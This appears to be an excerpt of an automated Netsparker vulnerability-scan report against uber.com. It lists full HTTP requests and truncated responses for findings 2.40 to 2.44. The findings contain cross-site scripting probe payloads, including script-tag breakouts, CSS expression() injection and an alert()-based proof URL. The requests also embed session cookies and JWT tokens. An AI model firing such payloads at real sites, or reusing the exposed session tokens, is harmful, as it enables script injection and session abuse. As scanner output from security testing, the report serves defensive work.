Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:0
1752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602829833459$ses_id:1602825983698%3Bexp-
session$_pn:505%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$u
tmmedium:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order
 to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank"
 href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.160
2783849; _gid=GA1.2.2005098227.1602783849; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%2
2en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22t
erritoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2
C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:
9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.856833
7%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:
{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%2
2colombo%22%2C%22territoryName%22:%22Colombo%22}}; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c
7fe26
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.40. https://www.uber.com/jo/ar/ride/how-uber-works/%253bns%253aexpression(netsparker(0x01BB94))%253b/

Method	Parameter	Value
GET	param2	%3bns%3aexpression(netsparker(0x01BB94))%3b
GET	param1	ride

Certainty

Request

```
GET /jo/ar/ride/how-uber-works/%253bns%253aexpression(netsparker(0x01BB94))%253b/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d
5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602824334056$ses_id:1602819794239%3Bexp-sessio
n$_pn:573%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses third pa
rty cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our
 <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA
1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-999
7-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%
22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%2
2}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%2
2:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.52180
48}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%2
2lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longi
tude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%2
2:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4843.694 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Sat, 16 Oct 2021 04:29:01 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 04:29:01 GMT
Cache-Control: max-age=0

<!doctype html><html lang="ar-SA" dir="rtl"><head><meta charset="utf-8" /><title>لم يتم العثور على الصفحة | Uber</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="45fff0b9-d533-47d1-be8c-62f5939c90b9" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce="45fff0b9-d533-47d1-be8c-62f5939c90b9" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce="45fff0b9-d533-47d1-be8c-62f5939c90b9" crossorigin="anonymous" as="script"/><script nonce="45fff0b9-d533-47d1-be8c-62
…
```


2.41. https://www.uber.com/jo/ar/ride/how-uber-works/n%3bns%3aexpression(netsparker(0x017C80))%3b/

Method	Parameter	Value
GET	param2	n;ns:expression(netsparker(0x017C80));

Method	Parameter	Value
GET	param1	ride

Certainty

Request

```
GET /jo/ar/ride/how-uber-works/n%3bns%3aexpression(netsparker(0x017C80))%3b/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; privacyStatment=This
 website uses third party cookies in order to serve you relevant ads. You can opt out of third party co
okies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie s
tatement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:16028175544
61$ses_id:1602812626968%3Bexp-session$_pn:550%3Bexp-session$courier_su:courier_su%3Bexp-session; _ga=GA
1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-999
7-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22zh-TW%22%2C%22countryCode%2
2:%22TW%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%E5%8F%
AF%E5%80%AB%E5%9D%A1%22}%2C%22url%22:{%22localeCode%22:%22zh-TW%22%2C%22countryCode%22:%22TW%22}%2C%22u
ser%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992
777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22
lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latit
ude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%2
2%2C%22territoryName%22:%22%E5%8F%AF%E5%80%AB%E5%9D%A1%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 6174.1937 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Sat, 16 Oct 2021 02:36:05 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 02:36:05 GMT
Cache-Control: max-age=0

<!doctype html><html lang="ar-SA" dir="rtl"><head><meta charset="utf-8" /><title>لم يتم العثور على الصفحة | Uber</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="1c659ad3-1c9c-44af-aa8e-a4e709605982" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce="1c659ad3-1c9c-44af-aa8e-a4e709605982" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce="1c659ad3-1c9c-44af-aa8e-a4e709605982" crossorigin="anonymous" as="script"/><script nonce="1c659ad3-1c9c-44af-aa8e-a4
…
```

2.42. https://www.uber.com/lk/en/about/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00A761)%3C/scRipt%3E/#main

Method	Parameter	Value
GET	param3	'"@--></style></scRipt><scRipt>netsparker(0x00A761)</scRipt>

Method	Parameter	Value
GET	param2	about
GET	param1	lk

Certainty

Request

```
GET /lk/en/about/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00A761)%3C/scRipt%3E/#main
HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; AMP_TOKEN=%24NO
T_FOUND; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; OPTOUTMULTI=; privacyStatme
nt=This website uses third party cookies in order to serve you relevant ads. You can opt out of third p
arty cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">c
ookie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602
790349885$ses_id:1602783840444%3Bexp-session$_pn:707%3Bexp-session$courier_su:courier_su%3Bexp-session;
 CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26;
 uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22te
rritoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:
{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22
territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%2
2:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.85683
37%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.861
2}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%2
2}}
Referer: https://www.uber.com/lk/en/#main/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 5344.6106 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 19:02:57 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 19:02:57 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="b70a2a19-3491-46fe-b424-de881c339183" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="b70a2a19-3491-46fe-b424-de881c339183" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="b70a2a19-3491-46fe-b424-de881c339183" crossorigin="anonymous" as="script"/><script nonce="b70a2a19-34
91-46fe-b424-de881c339183">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```


2.43. https://www.uber.com/lk/en/about/%22ns%3d%22netsparker(0x0080AC)/

Method	Parameter	Value
GET	param3	"ns="netsparker(0x0080AC)
GET	param2	about

Method	Parameter	Value
GET	param1	lk

Proof URL

https://www.uber.com/lk/en/about/%22ns%3d%22alert(0x0080AC)/

Injection URL

https://www.uber.com/lk/en/about/%22ns=%22netsparker(0x0080AC)#main

Certainty

Request

```
GET /lk/en/about/%22ns%3d%22netsparker(0x0080AC)/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.1602783851764.136
2866949; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; privacyStatment=T
his website uses third party cookies in order to serve you relevant ads. You can opt out of third party
 cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cooki
e statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_st:16027879
68058$ses_id:1602783840444%3Bexp-session$_pn:366%3Bexp-session$courier_su:courier_su%3Bexp-session; _ga
=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-
9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%2
2:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colomb
o%22}%2C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/lk/en/about/#main
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /lk/en/about/%22ns=%22netsparker(0x0080AC)#main HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.
r42AW6OLDqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.16
02783851764.1362866949; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI
=; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You c
an opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/gl
obal/en/privacy/notice/">cookie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b00
27063004b0$_sn:1$_ss:0$_st:1602787965672$ses_id:1602783840444%3Bexp-session$_pn:365%3Bexp-session
$courier_su:courier_su%3Bexp-session; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.16027
83849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22be
st%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22%2C%22territoryId%22:478%2C%22territo
rySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%2
2%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%2
2lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22ln
g%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%
22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/lk/en/#main/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 6301.9995 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /lk/en/about/%22ns=%22netsparker(0x0080AC)/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 18:22:51 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 18:22:51 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-bc894085-79f0-43
69-8ab6-e0d0bf00402b' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 117
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Thu, 15 Oct 2020 18:22:51 GMT

Redirecting to <a href="/lk/en/about/%22ns=%22netsparker(0x0080AC)/">/lk/en/about/%22ns=%22netsparker(0
x0080AC)/</a>.
#End

#Identification Page
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22
…
```

Injection Response

```
GET /lk/en/about/%22ns=%22netsparker(0x0080AC)#main HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt
-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OL
DqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.1602783851764.
1362866949; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; privacyStatme
nt=This website uses third party cookies in order to serve you relevant ads. You can opt out of third
 party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notic
e/">cookie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_s
t:1602787965672$ses_id:1602783840444%3Bexp-session$_pn:365%3Bexp-session$courier_su:courier_su%3Bexp-s
ession; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff2
2-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22
countryCode%22:%22AE%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryNam
e%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:
{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2
C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitud
e%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%2
2%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/lk/en/#main/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.44. https://www.uber.com/lk/en/about/%2526%252339%253b%252bnetsparker(0x00BB8A)%252b%2526%252339%253b/#main

Method	Parameter	Value
GET	param3	%26%2339%3b%2bnetsparker(0x00BB8A)%2b%26%2339%3b
GET	param2	about
GET	param1	lk

Certainty

Request

```
GET /lk/en/about/%2526%252339%253b%252bnetsparker(0x00BB8A)%252b%2526%252339%253b/#main HTTP/1.1
Host: www.uber.com
